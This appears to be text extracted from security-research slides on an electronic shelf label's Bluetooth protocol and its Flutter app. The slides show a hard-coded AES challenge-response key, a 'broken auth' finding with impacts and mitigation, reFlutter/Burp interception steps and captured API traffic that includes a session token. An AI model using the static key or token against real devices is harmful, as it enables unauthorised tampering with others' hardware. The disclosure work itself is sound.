
    write_char: Optional[BluetoothCharacteristic] = None
    notify_char: Optional[BluetoothCharacteristic] = None
    read_char: Optional[BluetoothCharacteristic] = None

    for service in services:
        for char in service.characteristics:
            uuid: str = char.characteristicUuid
            if _CHAR_UUID_WRITE in uuid:
                write_char = char
            elif _CHAR_UUID_NOTIFY in uuid:
                notify_char = char
            elif _CHAR_UUID_READ in uuid:
                read_char = char


    if write_char is None or notify_char is None or read_char is None:
        return BleRes(error=BleError.NO_SERVICE_ERROR, code=0, data="")

```


BLE Protocol



Challenge-Response Schemes



Challenge-Response Schemes



Static Secret Key


```
def genBleSecret(challenge: bytes)
    key = bytes([
        0xcf, 0x60, 0x1a, 0xb0, 0x89, 0x41, 0x7c, 0xc,
        0x25, 0x17, 0xf9, 0x29, 0x3f, 0xf4, 0xfd, 0x9
    ])

    IV = bytes([0] * 16)

    cipher = AES.new(key, AES.MODE_CBC, IV)
    return cipher.encrypt(challenge)
```



BLE Weaknesses



Weakness

- BLE Broken Auth


Impact

- Override ESL Content
- Battery Drainage

Mitigation

- Add Key Exchange

Components



B(l)utter & reFlutter to rescue

1. Get annotated ASM mixed with Dart Intermediate Language with B(l)utter
2. Proxy network traffic with reFlutter

```
(.venv) → zhsunyco reflutter WoPda.apk  
[*] Processing...
```

Example: (192.168.1.154) etc.

Please enter your BurpSuite IP: 192.168.0.253

SnapshotHash: 80a49c7111088100a233b2ae788e1f48

The resulting apk file: ./release.RE.apk

Please sign, align & install the apk file

Configure Burp Suite proxy server to listen on *:8083

Proxy Tab -> Options -> Proxy Listeners -> Edit -> Binding Tab

Then enable invisible proxying in Request Handling Tab

Support Invisible Proxying -> true

DashboardTargetProxyIntruderRepeaterCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyMatch and replaceProxy settings

Filter settings: Hiding CSS and image content; hiding specific extensions

Filter on

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Start response...	Listener port
88	http://www.zhsunyc.com.cn	POST	/mobile/ack/ble	✓		200	377	JSON					47.91.77.94		10:28:44 19 No...	56	8083
87	http://www.zhsunyc.com.cn	GET	/mobile/getTask/ble?esl_code=17300395	✓		200	2763	JSON					47.91.77.94		10:28:36 19 No...	373	8083
86	http://www.zhsunyc.com.cn	GET	/mobile/getTaskList/ble			200	397	JSON					47.91.77.94		10:28:36 19 No...	244	8083
85	http://www.zhsunyc.com.cn	GET	/mobile/getTaskCount/ble			200	399	JSON					47.91.77.94		10:28:20 19 No...	298	8083
84	http://www.zhsunyc.com.cn	GET	/mobile/getTaskList/ble			200	397	JSON					47.91.77.94		10:28:20 19 No...	143	8083
83	http://www.zhsunyc.com.cn	POST	/mobile/bind/ble	✓		200	395	JSON					47.91.77.94		10:28:15 19 No...	195	8083
82	http://www.zhsunyc.com.cn	GET	/mobile/get/product?product_code=6666...	✓		200	494	JSON					47.91.77.94		10:28:14 19 No...	193	8083
80	http://www.zhsunyc.com.cn	POST	/mobile/queryDeluxe/template	✓		200	387	JSON					47.91.77.94		10:28:11 19 Nov...	373	8083
79	http://www.zhsunyc.com.cn	POST	/mobile/queryDeluxe/template	✓		200	534	JSON					47.91.77.94		10:28:09 19 No...	1085	8083
78	http://www.zhsunyc.com.cn	GET	/mobile/get/ble?esl_code=17300395	✓		200	677	JSON					47.91.77.94		10:28:05 19 No...	193	8083
77	http://www.zhsunyc.com.cn	GET	/mobile/getTaskCount/ble			200	399	JSON					47.91.77.94		10:28:02 19 No...	40	8083
76	http://www.zhsunyc.com.cn	GET	/mobile/getDeviceAreaList/overview			200	387	JSON					47.91.77.94		10:28:02 19 No...	210	8083
74	http://www.zhsunyc.com.cn	POST	/mobile/ack/ble	✓		200	377	JSON					47.91.77.94		10:27:20 19 No...	614	8083
73	http://www.zhsunyc.com.cn	GET	/mobile/getTask/ble?esl_code=17300395	✓		200	2763	JSON					47.91.77.94		10:27:11 19 Nov...	665	8083
72	http://www.zhsunyc.com.cn	GET	/mobile/getTaskList/ble			200	397	JSON					47.91.77.94		10:27:10 19 No...	206	8083
71	http://www.zhsunyc.com.cn	GET	/mobile/getTaskCount/ble			200	399	JSON					47.91.77.94		10:26:43 19 No...	678	8083
70	http://www.zhsunyc.com.cn	GET	/mobile/getTaskList/ble			200	397	JSON					47.91.77.94		10:26:43 19 No...	678	8083
69	http://www.zhsunyc.com.cn	POST	/mobile/bind/ble	✓		200	395	JSON					47.91.77.94		10:26:41 19 No...	83	8083
68	http://www.zhsunyc.com.cn	GET	/mobile/get/product?product_code=6666...	✓		200	494	JSON					47.91.77.94		10:26:41 19 No...	65	8083
67	http://www.zhsunyc.com.cn	POST	/mobile/queryDeluxe/template	✓		200	387	JSON					47.91.77.94		10:26:36 19 No...	169	8083
66	http://www.zhsunyc.com.cn	POST	/mobile/queryDeluxe/template	✓		200	534	JSON					47.91.77.94		10:26:36 19 No...	234	8083
65	http://www.zhsunyc.com.cn	GET	/mobile/get/ble?esl_code=17300395	✓		200	677	JSON					47.91.77.94		10:26:32 19 No...	60	8083
64	http://www.zhsunyc.com.cn	GET	/mobile/getDeviceAreaList/overview			200	387	JSON					47.91.77.94		10:26:29 19 No...	136	8083
63	http://www.zhsunyc.com.cn	GET	/mobile/getTaskCount/ble			200	399	JSON					47.91.77.94		10:26:29 19 No...	199	8083
61	http://www.zhsunyc.com.cn	GET	/mobile/getTaskList/ble			200	387	JSON					47.91.77.94		10:26:24 19 No...	66	8083
60	http://www.zhsunyc.com.cn	POST	/mobile/quer/ble	✓		200	387	JSON					47.91.77.94		10:26:24 19 No...	377	8083

Request

Inspector

Request attributes2

Request query parameters1

Request headers5

Response headers9

Request

Response

1 GET /mobile/getTask/ble?esl_code=17300395 HTTP/1.1

2 user-agent: Dart/3.5 (dart:io)

3 Accept-Encoding: gzip, deflate, br

4 token: SV1jUYfxNb/R6swwGw

5 host: www.zhsunyc.com.cn

6 Connection: keep-alive

7

8

1 HTTP/1.1 200 OK

2 Cache-Control: no-cache, private

3 Date: Wed, 19 Nov 2025 09:28:37 GMT

4 Content-Type: application/json

5 Access-Control-Allow-Headers: Origin, Content-Type, Cookie, Accept, token

6 Access-Control-Allow-Methods: GET, POST, PATCH, PUT, OPTIONS

7 Access-Control-Allow-Credentials: true

8 Server: LaravelS

9 Connection: keep-alive

10 Content-Length: 2400

11

12 {

13 "error_code":0,

14 "esl_code":"17300395",

15 "product_names":"product_name",

16 "version":"000E/0330/0501",

17 "action_from":"bind",

18 "cmds":[

19 {

20 "service":"01-00-00-03",

21 "value":

22 "paYCAgHYBcWZz4jNwzHpsC65LQFVj301H0eY1TudxkQjcJPUPggpn2CXnz3oQYcPwX1LZLSyFssig4QI8nPFC1p+BeH42B9uf+a

23 CyHUUv+KffrySyS0PWi+oAa0PqgFv/kDv9hKt1fKDsl+X05JP1Mc+WT8NhyRUs43M/rbtQvY7XAS1:15tsRlt8wbWBI7zBjrzTa

24 CrBy/6oAhiCe0ZK73dhD5tyPXmE92Q5slj47X9vbwHksZb7PRbsrVdIfM7L6TT7JzcdH1R0x5DfAA6Zc1eYRv695svishCzyo9

25 Hmo51kCxE61DbQBLxEOAmY3y6eXWUzbG1oE/bZfVD3002nXPrt7Tezz8146vdrGMV/4jxrX1Yn5EDtyURMjcdR1mUueY8Y1y3X

26 EKjxyX08TnKnW1rneZnnC1cSanKu064G7kh9raPb1J8jDep1Dztr6UCED+68FEm2Hibvwf3Jb+Mm7q+JoZooEycwQuN3uYc5n923

27 rjcy5Y/LbeYHY12n+tdyIBSyj6uVb27YVq9cXHYMLP4Vnz1RGdJyyp1GbzKj3R530qeadbxMeZ6RJT1UuKcKbMqk23cacZh4M

28 cVDxMgXhIuKVecG8KN5xlm6CZplr0QewHv/04/4YrwyX5A+MbXj1U1Fq9v/X1uT9XKXh1+us6zPieU+TH81Y4tw/QZcWA86F

29 Med0WfFzpzM+EovqIxjG9HYAJHOVXPmL8zbnNuJdy1yZu1tTUPaq9dNu76TPnhWE7Cbc6LMdJnwusx1vQZ8WAKd1yFu14nHo0PR67

30 P1WfP2nF97jzNv0TS9R1eyyYc1QAYruo9atn2Fd1RqQ4GhwSyBviaT7Gk0IgDOWDS1qdB+fnaeXDg6jnrZ+82fnQwct15Yc/Kkz4

31 jHqsEHFv/S5+4f+iq0+1UVAE185dnfaP0T6pmtjQ+b9zdP6yebdTnxY+098E/Cof0Tf7wE7u+kPuvjX7z/1NXTXu1PgDzeI79Pe

32 TD3j7fIP6f+fbxESp6aJmsIPyV++9VXB8qQ+C6JP4SvDtBJH7nPv+IeV0J5v/FPH746kNjenCt/4zzZm0vh315qAIJwXv1HDUB

33 oPH7jYYv/yCgh8gPzW+001BD0nZQb3Xj9znhx89vqZ88dbDrDWz0mov3We17DXzwNPdQ6tf07jnzBDPq4tf+KXCPvaQI1/wb7NM

34 Y7y9/Iz4RHB41H8SMpDj6bfkT7C+XBwWfTnwKPMV/xY8cfLretbVDzGq3XaonjQecax/k74g/AwfkpLHCAfn/EwwB5v/0PgH7

35 nsJ0bX3H3/VAOF8dsUP81P313aAte0LF8+4XvCsZws0ncAJb/q8Y9v/00XMhB177eXfJGzhhUhdcdQV5Z585bPpS/Rv/vtF9S

36 xmvH5F7vNydp+Bq8jTM/+8WXRQ/Pd4Zv90m1cCvg01nXGL+J+es2uU86h9+Yv1jwvWCJ/1F3P1LHVdydt5e5zbUB70L8wsPLv/

